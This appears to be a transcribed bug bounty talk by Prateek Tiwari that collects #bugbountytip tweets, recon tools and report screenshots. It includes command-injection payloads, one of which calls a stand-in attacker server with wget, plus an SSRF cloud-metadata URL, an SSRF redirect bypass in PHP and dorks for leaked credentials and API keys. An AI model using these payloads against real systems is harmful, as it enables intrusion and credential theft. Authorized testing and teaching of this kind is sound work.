HTTP/1.1 401 An Authentication object was not found in the SecurityContext

Issued By: Fairfax Media Limited

- Common Name: stage.syndication.f2.com.au

- Organization: Fairfax Digital Australia and New Zealand Pty Ltd

Issued To:

- Common Name: stage.syndication.f2.com.au

- Organization: Fairfax Digital Australia and New Zealand Pty Ltd

Supported SSL Versions TLSv1, TLSv1.1, TLSv1.2

HTTP/1.1 200 OK

Content-Type: text/html

Content-Length: 11

Server: Jetty(6.1.6)

Profit!! Time to earn bounties...

The screenshot shows a Jira issue page for OAUTH-344. The issue details are as follows:

- Type: Bug
- Status: RESOLVED
- Priority: Major
- Resolution: Fixed
- Affects Version/s: 1.3.0
- Fix Version/s: 2.0.4, 1.9.12
- Component/s: None
- Labels: CVE-2017-9506, advisory, advisory-released, cvss-medium, security, ssrf
- Sprint: (empty)
- Description: The IconUriServlet of the Atlassian OAuth Plugin from version 1.3.0 before version 1.9.12 and from version 2.0.0 before version 2.0.4 allows remote attackers to access the content of internal network resources and/or perform an XSS attack via Server Side Request Forgery (SSRF). When running in an environment like Amazon EC2, this flaw can be used to access to a metadata resource that provides access credentials and other potentially confidential information.

The screenshot shows a Google search results page with the query "site:redacted.com inurl:jira". The results are as follows:

- About 5 results (0.33 seconds)
- [Redacted URL] a. Find Issues: g then i.
- Open Structure: g then s. Administration Quick Search: g ...
- People also ask:
 - What is the Jira tool?
 - What is Jira Agile?
 - What is an issue in Jira?
 - How do I create an epic in Jira?
- JIRA

The screenshot shows a bug tracking platform interface with the following details:

- # [Redacted]
- Title: Exposing Sensitive Information, Access to RabbitMQ messaging broker
- State: Resolved (Closed)
- Severity: High (7 ~ 8.9)
- Reported To: [Redacted]
- Participants: [Redacted]
- Weakness: Information Exposure Through Debug Information
- Visibility: Private
- Bounty: \$2 [Redacted]

LIVE BURP SUITE SESSION

#bugbountytip

 **Prateek Tiwari** @prateek_0490 · Oct 10
#bugbountytip Found an endpoint which is doing something with images? Give this a shot > request=input&&id , request=input|id , request=input`id` or you can even setup a NC & try request=input&&wgetyourserver.com:port & so on. Fuzz Fuzz Fuzz #InfoSecurity #Infosec #BugBounty

1 65 115

 **Prateek Tiwari** @prateek_0490 · Oct 1
#bugbountytip Got an SSRF? But app prevents trying to connect to localhost bbt.com/redirect.php? DNS Pinning for the win, create, set subdomain, point it to 127.0.0.1>use remote red>
<?php
header("Location: localhost.bbt.com");
die();
?>
#BugBounty #infosec #infosecurity

1 73 171

 **Prateek Tiwari** @prateek_0490 · Oct 24
#bugbountytip #Dork "CELERY_BROKER_URL = 'sqS:' github.com/search?p=2&q=%... | github.com/search?q=%22CE...
^^ It's an env variable and might give you an access to RabbitMQ, AWS Keys, Redis ... #infosec #infosecurity

1 40 114

 **Adrien** @adrien_jeanneau · Nov 14
When you have a SSRF vulnerability on a Google Cloud server, the fastest way to grab all internal metadata is this "All in one" payload :
hxxp://metadata.google.internal/computeMetadata/v1beta1/?recursive=true
#BugBountyTip

1 1 1

 **Paul Seekamp** @nullenc0de · Nov 11
Mobile #bugbountytip:
1) Dont just statically analyze apps. Dynamic analysis is where I find 90% of my mobile bugs.
2) Look at old and new versions of apps. Sometimes you can derive API keys from the older apps that still work!

1 1 1

 **Avinash Jain** @logicbomb_1 · Sep 14
#bugbountytip To find cloudfront distributions hosting static websites which have the complete directory listing open, following google dork can help- "indexof cloudfront.net"

1 1 1

 **Ayoub FATHI** @_ayoubfathi_ · Sep 16
#bugbountytip : sometimes you find those PATHs that forwards to a login page & you can't see the content inside them. (ex: /path/to/secret --> Google login)

Take all these PATHs, prepend /public/ to all of them as: /public/path/to/secret , got access to a Jenkins instance.. [1]

#bugbountytip



Streaak2 @streaak · Jul 6

bug bounty tip: Use commoncrawl for finding subdomains and endpoints. Sometimes you find endpoints that can't directly be visited from the UI but has been indexed from other sites-
curl -sX GET "index.commoncrawl.org/CC-MAIN-2018-2..." | jq -r .url | sort -u
#bugbounty #bugbountytip



BugBountyTips @TipsBug · Jul 18

Use [whoxy.com](#) and [community.riskiq.com](#) to find more about your target, it can return much more results than active scanning tools! **#bugbountytip #OSINT**



Paresh @Paresh_parmar1 · Jul 30

#bugbountytip
purchase paid version of product, list out all the endpoints which is only available for paid user.
and try to play those endpoints in free version of product. see if you can use paid version's features in free version.



Prateek Tiwari @prateek_0490 · May 22

#bugbountytip If you come across a request which has diff action(s), ex - example[dot]com/someendpoint?type=search&query=test, always try different action like 'type=users', 'type= accounts', 'type= details', you might get some good surprises ;) **#BugBounty #TogetherWeHitHarder**



Procrastinator @tweetrpersonal9 · Apr 21

#bugbountytip Try to recon [storage.googleapis.com/Org-name-here](#) you may find internal documentation which aren't supposed to be public.



Kushagra Pathak @xKushagra · Apr 25

#bugbountytip #osint: Search for public Trello boards of companies, to find login credentials, API keys, etc. or if you aren't lucky enough, then you may find companies' Team Boards sometimes with tasks to fix security vulnerabilities



ak1t4 🇯🇵 @akita_zen · Apr 21

Bug bounty tip: If you got 'Subdomain Takeover' don't report it yet, look at the main site/app for gain privileges: like a potential CSP policy bypass (or session hijacking via Set-cookie: *.domain.com. When you got ST you have P0wer!
#bugbounty #bugbountytip



Sami 🦄 @SamiDrif · Apr 28

#bugbountytip: remember that Github is your friend

- Check dotfiles of company's employees
- Search for DevOps projects shared (fork) between employees (ansible, Cassandra, Azure...) => you get Login credential, API key, Private keys
- Always follow the manual approach 😊

#bugbountytip



I want more!

#bugbountytip

Waybackurls

Scrape URLs using - <https://github.com/tomnomnom/waybackurls/>

```
root@pt:~/tools/recon/waybackurl$ cat domains.txt | waybackurls > urls
```

```
root@pt:~/tools/recon/waybackurl$ cat urls | grep ".js"
```

```
http://www.zomato.com 80/auckland/restaurants/tag-ajs-work
http://www.zomato.com 80/auckland/restaurants/tag-auntie-j-s-rolled-pavlova
http://www.zomato.com 80/auckland/restaurants?q=ljs
https://www.zomato.com/austin/gtm.js
https://www.zomato.com/australian-capital-territory/gtm.js
https://www.zomato.com/baltimore/gtm.js
https://www.zomato.com/bowral-nsw/gtm.js
https://www.zomato.com/braidswood-nsw/gtm.js
https://www.zomato.com/byron-bay-nsw/gtm.js
https://www.zomato.com/gtm.js
https://www.zomato.com/melbourne/gtm.js
https://www.zomato.com/new-york-city/gtm.js
https://www.zomato.com/perth/gtm.js
https://www.zomato.com/pl/mumbai/restauracje-nowoczesne-indyjskie
```

waybackurls

Accept line-delimited domains on stdin, fetch known URLs from the Wayback Machine for `*.domain` and output them on stdout.

Usage example:

```
▶ cat domains.txt | waybackurls > urls
```

Install:

```
▶ go get github.com/tomnomnom/waybackurls
```

#bugbountytip

Bringing few more #tips:

- Search for developers, QA on Stackoverflow
- Always run wfuzz / dirsearch on all subdomain(s) found to discover more content, more bounties?
- Earlier this year, I got a bounty for redacted.corp.com/documentation and found an excel spreadsheet of the database, eehhh, easy money 😊
- Can't CSRF delete method? Few frameworks / API(s) allows to "fake" methods by additional parameters, ex:
 - Adding a parameter such as: method=delete | _method=delete -> API will parse it as a Delete request.

#bugbountytip

Sir, please one more! Okay, take this ezzy money!



- Always check if Strict transport security is enforced? Many a times, `hxxp://redacted.com` is not redirected to https, many companies are interested to hear about "Weak Login function over HTTP".

[REDACTED] login] - Misconfigured SSL leading to cleartext submission of password at [REDACTED]/login

State	● Resolved (Closed)	Severity	No Rating (---)
Reported To	[REDACTED]	Participants	
Weakness	Cleartext Transmission of Sensitive Information	Visibility	Private
Bounty	\$ [REDACTED]		

Recap | Let's Roll It Back

- Dive deep into the target using Passive techniques:
 - Virustotal
 - crt.sh
 - censys.io
 - <https://transparencyreport.google.com/https/certificates?hl=en>
 - <https://developers.facebook.com/tools/ct>
 - CSP Headers
 - Don't forget the third party services, those are so helpful and always helps you to learn more about the target
- Shodan.io and fofa.so will give you a lot of juicy stuffs.
- Always give a shot at Mobile Apps - use apkscan.nviso.be | virustotal ...
- Submit better reports, think from the other side about the impact before submitting.
- Keeping up with what's happening around will help you earn more bounties.



Thank You

Prateek Tiwari

 prateek0490@gmail.com

 [@prateek_0490](https://twitter.com/prateek_0490)

 linkedin.com/in/prateek-tiwari-867b905a/

 facebook.com/prateek0490